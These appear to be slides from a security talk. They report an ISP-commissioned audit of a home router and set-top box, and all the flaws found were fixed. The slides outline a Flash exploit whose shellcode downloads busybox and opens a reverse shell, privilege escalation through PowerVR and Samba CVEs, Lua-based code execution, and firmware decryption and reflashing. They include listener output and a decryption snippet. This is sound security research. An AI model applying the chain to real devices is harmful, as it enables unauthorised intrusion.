Pwn@Home
An Attack Path to jailbreaking your home router

Gabriel Campana
gcampana@quarkslab.com

Fred Raynal
fraynal@quarkslab.com

Plan

Context

- Audit requested by an ISP
- Blackbox audit of home router and set-top-box
- Goal: evaluate overall security
- Every vulnerability found was fixed

Different points of view

- Geek user
  - Install any software, PHP for example,
  - Port OpenWRT.
- Paranoid
  - Search for backdoors,
  - Audit remote services,
  - Search for creepy government software,
  - **Log any connection to your router**.
- Bad guy
  - Watch TV for free,
  - Pentest PayTV infrastructures,
  - Break VOD DRM,
  - Backdoor remote control,
  - Build your private botnet.

Targets

- Router
  - Internet router
  - 1 ADSL external interface
  - 4 ethernet ports
  - 2 USB ports
- Set-top-box
  - Connected to the local network
  - Media server (movies, music, pictures)
  - TV

Historical vulnerabilities


- Default login/passwords,
- VxWorks gdb server on ADSL interface,
- TCP sequence numbers are incremental,
- Linksys WAP54Gv3: arbitrary commands execution via shell metacharacters,
- Cisco Linksys WMB54G: TFTP Command Injection Vulnerability,
- ...

Plan

Plan

Attack surface

- New firmware, new features
- Custom Internet browser, Flash player
- `Shockwave Flash` vulnerable to known CVE
- `x86` architecture


Browser
7:55
Google
http://www.google.com/
Web
Images
Videos
Maps
News
Shopping
Gmail
more
Sign in
Google
Advanced search
Language tools
Google Search
I'm Feeling Lucky
Enter
Next
+=[]
prelcentral.net

Troubles

- Practical issues
- Remote is not really precise
- Whole GUI restart when Flash crash
- Type URL addresses using a virtual keyboard

Flash Player exploitation

- Working exploit for Windows 7
- Can't find flash binary for this specific version on the Internet
- Arbitrary read and write
- Multiple attempts to determine registers value when crash occurs
- Visual feedback: `\xeb\xfe`
- *ROP* payload to call `mprotect()` and eventually execute custom shellcode

Shellcode

- `file:///bin/sh : 404 Shell Not Found`
- Final payload:
  1. Download static `busybox`
  2. `chmod` and `execute`
  3. Reverse connect
  4. ???
  5. Profit!!!

Got uid 1000


```
$ nc -nvl 1337
Connection from 10.10.0.11 port 1337 [tcp/*] accepted
$ export PATH=/tmp:$PATH
$ alias id=busybox
...
$ id
uid=1000 gid=1000(stb) groups=7(gfx),1000(stb)
$ uname -soir
Linux 2.6-stb i686 GNU/Linux
$ ls -al /
total 0
drwxr-xr-x   12 0        root           141 Nov 18 20:56 .
drwxr-xr-x   12 0        root           141 Nov 18 20:56 ..
drwxr-xr-x    5 0        root           158 Nov 18 20:56 dev
drwxr-xr-x    3 0        root           180 Nov 18 20:51 etc
drwxr-xr-x    2 0        root             3 Nov 18 20:51 home
drwxr-xr-x    2 0        root          1565 Nov 18 20:56 lib
drwxrwxrwt    4 0        root            80 Nov 28 09:14 media
drwxr-xr-x    3 0        root            26 Nov 18 20:51 mnt
dr-xr-xr-x  135 0        root             0 Jan  1  2000 proc
drwxrwxrwt    3 0        root           220 Nov 29 06:13 tmp
drwxr-xr-x    5 0        root            62 Nov 18 20:51 usr
drwxr-xr-x    3 0        root            26 Nov 18 20:51 var
```

Plan

Environment

- Linux kernel: no public kernel exploit
- No `setuid` binary
- `CAP_SYS_RAWIO` *capabilities* needed to read `/dev/physmem`
- No process with uid `1000` outside the chroot
- Removable file system mounted with `noexec` option

Set-top-box and Android similarities



- `/dev/pvrsrvkm`
- `crw-rw--- 1 0 gfx 230, 0 Nov 18 20:55 pvrsrvkm`
- Android jailbreak by Jon Oberheide
- PowerVR SGX: GPU core for 2D and 3D rendering

CVE-2011-1352: Privilege escalation in PowerVR SGX

```
if (CopyToUserWrapper(psPerProc,
                      ui32BridgeID,
                      psBridgePackageKM->pvParamOut,
                      psBridgeOut,
                      psBridgePackageKM->ui32OutBufferSize) != PVRSRV_OK) {
    goto return_fault;
}

[...]
if (CopyFromUserWrapper(psPerProc,
                        ui32BridgeID,
                        psBridgeIn,
                        psBridgePackageKM->pvParamIn,
                        psBridgePackageKM->ui32InBufferSize) != PVRSRV_OK) {
    goto return_fault;
}
```

Levitator

- `http://jon.oberheide.org/files/levitator.c`
- Read and write access to a fixed address in the heap
- Size under attacker control
- Android: `dev_attr_ro` function pointers hijacking

Dirty sploit

- Spawn hundred of process
- Find `task_struct` in the heap after the buffer
- Alteration of `uid`, `euid`, etc.
- With some luck, one (or several) process will gain *0* uid

BIM

```
# id
uid=1000 gid=1000(stb) euid=0 groups=7(gfx),1000(stb)
# ls -al /
drwxr-xr-x   18 root     root           246 Dec  5 23:02 .
drwxr-xr-x   18 root     root           246 Dec  5 23:02 ..
drwxr-xr-x    2 root     root           703 Dec  5 23:02 bin
drwxr-xr-x    2 root     root             3 Feb 25  2010 ctmp
drwxr-xr-x   11 root     root          1744 Dec  5 23:02 dev
drwxr-xr-x   11 root     root           737 Dec  5 22:58 etc
drwxr-xr-x    2 root     root             3 Feb 25  2010 home
drwxr-xr-x    4 root     root          4126 Dec  5 23:02 lib
drwxrwxrwt    4 root     root            80 Dec  9 20:02 media
drwxrwxrwt    7 root     root           140 Dec  9 20:02 mnt
drwxr-xr-x    2 root     root             3 Feb 25  2010 opt
dr-xr-xr-x  136 root     root             0 Jan  1  2000 proc
drwxr-xr-x    3 root     root            43 Dec  5 22:58 root
drwxr-xr-x    2 root     root           617 Dec  5 23:02 sbin
drwxr-xr-x   11 root     root             0 Jan  1  2000 sys
drwxrwxrwt    2 root     root           540 Dec  9 20:45 tmp
drwxr-xr-x    8 root     root           126 Dec  5 22:57 usr
drwxr-xr-x    9 root     root           163 Dec  5 22:58 var
```

Plan

Plan

Port scan

```
21/tcp    open   ftpd
80/tcp    open   web server
139/tcp   open   Samba
445/tcp   open   Samba
```

Lua scripts audit

- Bytecode and scripts (clear text)
- Official Lua interpreter integration
- Some custom libraries
- High quality scripts

Vuln ♯1: filesystem read (2)

- Entire file system (chroot) readable

Vuln ♯2: write access to the file system

- File copy from an USB key to the file system

Argh ♯2 (1)

Modification of `Transmission` configuration file:

```
script-torrent-done-enabled:
  Boolean (default = false)
  Run a script at torrent completion.

script-torrent-done-filename:
  String (default = "")
  Path to script.
```

Argh ♯2 (2)

- Transmission 2.12 (11412)
- system() call
- /bin/sh: No such file or directory

Changes in trunk/libtransmission/torrent.c [11529:11534]

```
    static void
    torrentCallScript( tr_torrent * tor, char * script )
    {
        ...
-       system( script );
+       execve( script, cmd, env );
```

Vuln ♯3: Lua code execution

- Execution of Lua script stored on USB key

```
<%
  request:write('pwn\n')
%>
```

Plan

Usage of Lua OS library

os.execute([command])

Execute an operating system shell command. This is like the C system() function. The system dependent status code is returned.

src/loslib.c

```
static int os_execute (lua_State *L) {
  const char *cmd = luaL_optstring(L, 1, NULL);
  int stat = system(cmd);
  if (cmd != NULL)
    return luaL_execresult(L, stat);
  else {
    lua_pushboolean(L, stat);  /* true if there is a shell */
    return 1;
  }
}
```

Lua interpreter exploitation

- `5.1` version contains several bugs
- Lack of bytecode verification, directly loaded by the VM
- **Must read**: `http://www.lua.org/wshop11/Cawley.pdf`
- Exploitation by Peter Cawley, but no public exploit available
- Direct bytecode loading disabled in version `5.2`

External library loading (1)

- `package.loadlib(libname, funcname)`
- Library loaded by `dlopen()`
- Fonction address resolved by `dlsym()`
- Only one argument of type `lua_State *`
- Load of existing library is useless
- Some folders are writeable (`/tmp/`, `/media/hard drive/`, etc.)
- But mounted with `noexec` option: syscall `mmap()` fail (flag `PROT_EXEC`)

External library loading (2)

- ARMv5 architecture
- XN bit introduced by ARMv6
- Modification of headers segment to remove executable flags
- Load of a library resulting in native code execution

readelf –program-headers pwn.so

```
Elf file type is DYN (Shared object file)
Entry point 0x55c
There are 4 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00000000 0x00000000 0x008cc 0x008cc R   0x8000
  LOAD           0x0008cc 0x000088cc 0x000088cc 0x00124 0x0012c RW  0x8000
  DYNAMIC        0x0008d8 0x000088d8 0x000088d8 0x000c8 0x000c8 RW  0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
```

BIM

```
$ id
uid=1000(user) gid=100(users) groups=100(users)
$ uname -roms
Linux 2.6-rtr armv5tel GNU/Linux
```

External library loading (note)

- `noexec` flag is set on writeable partitions
- Can't exec new binaries
- Usage of `LD_PRELOAD` environment variable

Plan

Environment

- `/proc` is not mounted
- `ps`: send 0 signal to every process
- 30 process running
- 3 with our restricted privileges: `busybox`, `fcgi` and `nginx`

Unsuccessful attempts

- Local process exploitation
- `SQLite` database modification: `LOAD_EXTENSION` is disabled by default
- `UPnP` source code audit: file read and write in `Samba` chroot
- Rewrite Samba configuration file... which is recreated on restart
- Get `/usr/sbin/smbd` and wait

Vuln ♯4: Samba

```
Samba pre-3.4 Security Issue

Patches for 3.0, 3.2, and 3.3 got released in order
to address CVE-2012-0870 (Remote code execution
vulnerability in smbd).
See the security announcement for more details.
```

BIM

```
# id
uid=0(root) gid=0(root)
# ls -l /
total 0
drwxr-xr-x    2 root     root           840 Dec  2 20:15 bin
drwxr-xr-x    2 root     root             3 Feb 24  2010 ctmp
drwxr-xr-x   12 root     root          2614 Dec  2 20:16 dev
drwxr-xr-x   11 root     root           759 Dec  2 20:15 etc
drwxrwxrwt    3 root     root            60 Jan  1  2009 exports
drwxr-xr-x    2 root     root             3 Feb 24  2010 home
drwxr-xr-x    3 root     root          2285 Dec  2 20:16 lib
drwxr-xr-x    3 root     root            60 Jan  1  2009 media
-rw-r--r--    1 root     root             0 Dec  2 20:15 minirc.dfl
drwxr-xr-x    5 root     root           100 Jan  1  2009 mnt
drwxr-xr-x    2 root     root             3 Feb 24  2010 opt
dr-xr-xr-x  183 root     root             0 Jan  1  1970 proc
drwxr-xr-x    3 root     root            60 Dec  2 20:15 root
drwxr-xr-x    2 root     root          1010 Dec  2 20:15 sbin
drwxr-xr-x   11 root     root             0 Jan  1  1970 sys
drwxr-xr-x    2 root     root            38 Dec  2 20:16 tftpboot
drwxrwxrwt    4 root     root           800 Mar 25 23:16 tmp
drwxr-xr-x    7 root     root           101 Dec  2 20:15 usr
drwxr-xr-x    9 root     root           172 Dec  2 20:15 var
```

Plan

Plan

NAND read

Firmware can be downloaded from operator network or MTD

```
# for i in ‘seq 0 5‘; do
    echo -n "$i - ";
    cat /sys/class/mtd/mtd$i/name;
  done

0 - all
1 - u-boot            ; bootloader
2 - serial
3 - calibration
4 - bank0             ; firmware
5 - nvram             ; non volatile RAM

# dd if=/dev/mtd4 of=bank0 bs=4096
```

Dump of bootloader

- Bootloader is also readable from a NAND
- NAND content is repeated every 0x20000 bytes
- `dd if=/dev/mtd1 of=u-boot bs=4096 count=32`

```
$ strings -n 10 u-boot
 - Decompress ...
 - Decompression failed.
 - Decompress done, jumping.
CodeReal: invalid data
Signal raised!
```

WTFLZMA

- The first part (code ARM) extract a second part (.kwb image)
- The second part is compressed with LZMA

Unknown header

```
$ dd if=mtd1_u-boot bs=1 skip=$((0x1928)) | hd | head -5
00000000  00 00 f8 1f 00 00 f8 1f  8f b1 01 00 5d 00 00 80  |............]...|
00000010  00 00 09 00 30 ef c7 1f  4c be d8 8a 91 63 d9 78  |....0...L....c.x|
00000020  f4 4b f1 ef 83 82 bc ed  7c e3 11 b9 1a 0d 8d f1  |.K......|.......|
00000030  10 32 4d 5c c2 13 6d 79  01 4e e6 02 70 3b a9 34  |.2M\..my.N..p;.4|
00000040  31 c1 58 7d 84 88 26 91  b8 23 68 65 d0 90 e0 49  |1.X}..&..#he...I|
```

Smart fuzzing

```
$ dd if=mtd1_u-boot.patched bs=1 skip=$((0x1928)) | hd | head -5
00000000  00 00 f8 1f 00 00 f8 1f  8f b1 01 00 5d ff ff ff  |............]...|
00000010  ff ff ff ff ff ff ff ff  ff 00 09 00 30 ef c7 1f  |............0...|
00000020  4c be d8 8a 91 63 d9 78  f4 4b f1 ef 83 82 bc ed  |L....c.x.K......|
00000030  7c e3 11 b9 1a 0d 8d f1  10 32 4d 5c c2 13 6d 79  ||........2M\..my|
00000040  01 4e e6 02 70 3b a9 34  31 c1 58 7d 84 88 26 91  |.N..p;.41.X}..&.|
```

U-Boot steps[1]

1. Invoke U-Boot
2. Starts running from `ROM` (`0x00000000`)
3. Relocates itself to `RAM` (`0x1ff80000`)
4. Initial setup of hardware, initialization
5. Locate the kernel and decompress it
6. Check CRC of kernel
7. Transfers control to kernel image
8. Kernel boots

[1] `http://elinux.org/images/2/28/Trusted_Boot_Loader.pdf`

U-Boot steps

1. Invoke U-Boot
2. Starts running from `ROM` (`0x00000000`)
3. Relocates itself to `RAM` (`0x1ff80000`)
4. Initial setup of hardware, initialization
5. Locate the kernel
6. **Check signature and decrypt kernel**
7. Decompress it
8. Check CRC of kernel
9. Transfers control to kernel image
10. Kernel boots

Plan

Modified U-Boot: normal boot

```
$ strings u-boot.kwb | grep -i 'u-boot'
U-Boot 2009.06-rc2-00065-gf5769a4-dirty (Sep 17 2010 - 18:09:06)
```

1. Read firmware from NAND partition
2. Firmware contains 2 partitions: `kernel` and `rootfs`
3. Public key (`RSA 1024`) stored in the bootloader, used to check the kernel signature (`SHA1`)
4. A session key is decrypted (`AES`) with a key stored in the bootloader (128 bits)
5. Kernel is decrypted with this session key (`AES`, 128 bits)
6. Kernel is decompressed (`LZMA`)
7. Kernel boots

Plan

File system decryption

- Kernel contains a key used to decrypt the file system
- Use elite IDA script to extract it. Or subtile regexp: `re.findall('\x00[0-9a-f]64\x00', kernel)`

```
with open('rootfs.sqfs.enc') as fp:
    rootfs_encrypted = fp.read()

rc4 = ARC4.new(KERNEL_KEY)
rc4.decrypt('a' * 3072)
rootfs = rc4.decrypt(rootfs_encrypted)
```

- SquashFS compressed with LZMA

Plan

Router firmware flashing: easy way

- `rootfs` is not signed
- Custom `rootfs`: `rwx` partition, OpenSSH access
- Keep kernel, build custom firmware
- If flash fails, reboots on rescue partition

Router firmware flashing: the hardway

- Alternative solution: flash bootloader
- eg: custom u-boot loading unsigned kernel through `TFTP`
- One shot

Plan

Conclusion

- Many thanks to our customer.